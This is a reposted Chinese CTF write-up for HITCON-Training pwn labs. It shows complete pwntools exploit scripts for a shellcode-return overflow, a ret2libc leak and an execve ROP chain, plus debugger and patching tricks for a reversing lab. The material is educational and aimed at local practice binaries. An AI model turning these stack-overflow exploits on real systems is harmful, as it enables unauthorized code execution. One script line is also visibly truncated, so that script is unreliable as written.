
HITCON-Training-master 部分 Writeup（1月30更新）

转载


weixin_30367873 于 2017-12-11 12:57:00 发布 108 收藏
文章标签： 操作系统 shell python
原文链接：http://www.cnblogs.com/L1B0/p/8022553.html

0x01.lab3

首先checksec一下，发现连NX保护都没开，结合题目提示ret2sc，确定可以使用shellcode得到权限。



IDA查看伪代码



```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int v4; // [sp+1Ch] [bp-14h]@1

  setvbuf(stdout, 0, 2, 0);
  printf("Name:");
  read(0, &name, 0x32u);
  printf("Try your best:");
  return (int)gets((char *)&v4);
}
```

大致分析：

将shellcode写入name数组，v4溢出之后定向至name所在地址从而运行shellcode。

代码如下：

```
# -*- coding:utf-8 -*-
__Author__ = 'L1B0'
from pwn import *

elf = ELF('./ret2sc')
io = process('./ret2sc')

io.recvuntil(':')
payload1 = asm(shellcraft.sh())
io.sendline(payload1)

io.recvuntil(':')
name_addr = 0x0804A060
payload2 = flat(['a' * 0x1C + 'f**k' , name_addr])
io.sendline(payload2)

io.interactive()
```

0x02. lab4

大致分析：

首先checksec一下，发现开了NX保护，但是没开栈保护，于是栈溢出。

```
root@libo:~/Desktop/HITCON-Training-master/LAB/lab4# checksec ret2lib
[*] '/root/Desktop/HITCON-Training-master/LAB/lab4/ret2lib'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```

IDA查看伪代码

```
1  int __cdecl main(int argc, const char **argv, const char **envp)
2  {
3    char **v3; // ST04_4@1
4    int v4; // ST08_4@1
5    __int16 v6; // [sp+12h] [bp-10Eh]@1
6    __int16 v7; // [sp+112h] [bp-Eh]@1
7    __int32 v8; // [sp+11Ch] [bp-4h]@1
8
9    puts("################################");
10   puts("Do you know return to library ?");
11   puts("################################");
12   puts("What do you want to see in memory?");
13   printf("Give me an address (in dec) :");
14   fflush(stdout);
15   read(0, &v7, 0xAu);
16   v8 = strtol((const char *)&v7, v3, v4);
17   See_something(v8);
18   printf("Leave some message for me :");
19   fflush(stdout);
20   read(0, &v6, 0x100u);
21   Print_message((char *)&v6);
22   puts("Thanks you ~");
23   return 0;
24 }
```

一开始认为这是再也普通不过的代码...后来才知道大有玄机。


第一：see_something这个函数可以将你输入的地址找到其在运行中的真实地址，这很重要。

第二：像read，puts这样简单的函数可以被用来寻找“偏移量“。

解题思路：

首先获取libc库的版本，在M4x学长的指导下了解到ldd这个命令。

得到libc版本及所在位置：libc.so.6 & /lib/i386-linux-gnu/libc.so.6



然后就是得到偏移量，计算出system函数和“/bin/sh”字符串的真实地址，获取shell。

代码如下：

```
# -*- coding:utf-8 -*-
__Author__ = 'L1B0'
from pwn import *

io = process('./ret2lib')
elf = ELF('./ret2lib')

libc = ELF('/lib/i386-linux-gnu/libc.so.6')
puts_libc = libc.symbols['puts']
system_libc = libc.symbols['system']
binsh_libc = libc.search('/bin/sh').next()

puts_got = elf.got['puts']
io.recvuntil(':')
io.sendline(str(puts_got))
io.recvuntil('0x')
puts_addr = int(io.putsuntil('\n'),16)
#print puts_addr

offset = puts_addr - puts_libc
system_addr = system_libc + offset
binsh_addr = binsh_libc + offset

io.recvuntil(':')
payload = flat([ 'a'*60 , system_addr , 0xdeadbeef , binsh_addr ])
io.sendline(payload)

io.interactive()
io.close()
```

0x03. lab5

这题开的保护和上题一样，不过思路相差甚多。由于我也只用了一种方法，在这里就记录一下。

小知识：

寄存器中有eax,ebx,ecx,edx等。

Linux下的系统调用通过int 80h实现，用系统调用号来区分入口函数，其中寄存器eax存放调用号，剩下的几个参数存放参数。

解题思路：

有了前面的知识的了解，可以大致知道解题过程。

我们需要调用的是system函数，其调用号为0xb，于是eax里存放的就是0xb；

接下来应该有三个参数，其中ebx = “/bin/sh", ecx = 0, edx = 0。但是有一个问题，32位寄存器只能存放4个字节大小的数据，而“/bin/sh”有7个字节。这里我们可以把“/bin/sh”存进.data段，ebx存放.data段的地址，从而达到目的。

代码如下：

```
# -*- coding:utf-8 -*-
__Author__ = 'L1B0'
from pwn import *

io = process('./simplerop')

eax_ret = 0x080bae06
edx_ret = 0x0806e82a
edx_ecx_ebx_ret = 0x0806e850
data_addr = 0x080EA060
gadget_ret = 0x0809a15d # mov dword ptr [edx], eax ; ret
int_0x80_addr = 0x080493e1

# 写入data段

# 第一句首先将read溢出至return，然后将对data_addr赋给edx，将“/bin”字符串赋给eax；
# 接着用gadget将eax的值赋给edx的值(即data_addr)的内容。
payload = flat(['a'*32, edx_ret, data_addr, eax_ret, "/bin",gadget_ret])
# 第二句作用类似。
payload += flat([edx_ret, data_addr+4, eax_ret, "/sh\x00", gadget_ret])

# 调用系统execve
# 这里执行之后的结果是：eax = 0xb, ebx = data_addr, ecx = 0, edx = 0
payload += flat([edx_ecx_ebx_ret, 0, 0, data_addr, eax_ret, 0xb, int_0x80_addr])

io.recvuntil(":")
io.sendline(payload)
io.interactive()
```

0x04 [HITCON-training] lab1

这题我用了三种方法，这里记录一下

方法一：当逆向直接做

这题如果当逆向做的话就很简单了，主要记录一个小技巧

介绍一个小trick，如下图，可以看出v4是提示字符串的开头，但因为IDA没有正确识别变量的类型，把提示字符串分成了v4~v15多个变量，v4的地址为bp-0x33，v15为bp-0x9，因此字符串长度为0x33 - 0x9 = 42

```
16  alarm(0x1Eu);
17  v4 = ' naC';
18  v5 = ' uoy';
19  v6 = 'vlos';
20  v7 = 'ht e';
21  v8 = '\n?si';
22  v9 = 'eviG';
23  v10 = ' em ';
24  v11 = 'ruoy';
25  v12 = 'por ';
26  v13 = 'iahc';
27  v14 = ':n';
28  v15 = '\0';
29  syscall(4, 1, &v4, 42);
```

这时我们在v4上**y**一下，然后在弹出来的窗口上填入我们推断出来的数据类型**char v4[42]**，再点OK，这时IDA就能正确的识别出来v4的数据类型了，如下图：

```
5  alarm(0x1Eu);
6  strcpy(v4, "Can you solve this?\nGive me your ropchain:");
7  syscall(4, 1, v4, 42);
8  overflow();
```

来源：http://www.cnblogs.com/WangAoBo/p/7706719.html

```
#!/usr/bin/python
# -*- coding: utf-8 -*-
__Author__ = "LB@10.0.0.55"

key1 = 'Do_you_know_why_my_teammate_Orange_is_so_angry???'
key2 = [7,073,25,2,11,16,61,30,9,8,18,45,40,89,10,0,30,22,0,4,85,22,8,31,7,1,9,0,126,28,62,10,30,11,107,4
flag = ''
for i in range(len(key1)):
    flag += chr( ord(key1[i]) ^ key2[i] )
print flag

#CTF{debugger_1s_so_p0werful_1n_dyn4m1c_4n4lySis!}
```

方法二：动态调试，使得我们输入的v2等于随机出来的buf

首先在函数get_flag和scanf处下断点

```
b *0x0804859B
b *0x08048712
```

运行，两次c(ontinue)后到达输入，随便输入一个数，这里我输入132，n(ext)。

然后发现，如果edx=eax，便可通过验证。

```
[----------------------------------registers-----------------------------------]
EAX: 0x84
EBX: 0x0
ECX: 0x1
EDX: 0x31f9d99
ESI: 0x1
EDI: 0xf7fb1000 --> 0x1b2db0
EBP: 0xffffd428 --> 0xffffd438 --> 0x0
ESP: 0xffffd3a0 --> 0x804a020 --> 0xf7e5dff0 (<setvbuf>:    push   ebp)
EIP: 0x8048720 (<get_flag+389>: cmp    edx,eax)
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x8048717 <get_flag+380>:    add    esp,0x10
   0x804871a <get_flag+383>:    mov    edx,DWORD PTR [ebp-0x80]
   0x804871d <get_flag+386>:    mov    eax,DWORD PTR [ebp-0x7c]
=> 0x8048720 <get_flag+389>:    cmp    edx,eax
   0x8048722 <get_flag+391>:    jne    0x8048760 <get_flag+453>
   0x8048724 <get_flag+393>:    mov    DWORD PTR [ebp-0x78],0x0
   0x804872b <get_flag+400>:    jmp    0x8048758 <get_flag+445>
   0x804872d <get_flag+402>:    lea    edx,[ebp-0x6f]
```

于是在运行到cmp处，

```
set $eax=0x31f9d99
或者 set $edx=0x84
```

然后一直n(ext)执行，便可在eax处看到flag的每一位（因为程序中是putchar，故只能一个一个看）。

方法三：将验证的地方patch

Edit->Patch program->Assemble: nop

0x05. 写在最后

这里主要想记录下如何寻找刚好能覆盖到return_addr的字节数，我用的是gdb-peda提供的pattern_create和pattern_offset。


以lab4为例：

首先在lab4目录下执行

```
root@libo:~/Desktop/HITCON-Training-master/LAB/lab4# gdb ret2lib
gdb-peda$ pattern_create 200
gdb-peda$ r
```

第一个输入点不是我们需要的，所以这里我输入的是main函数的地址134514045(十进制)。

第二个输入点输入之前pattern_create的字符串使其溢出，然后执行pattern_offset得到覆盖到return的字节数。



作者： **LB919**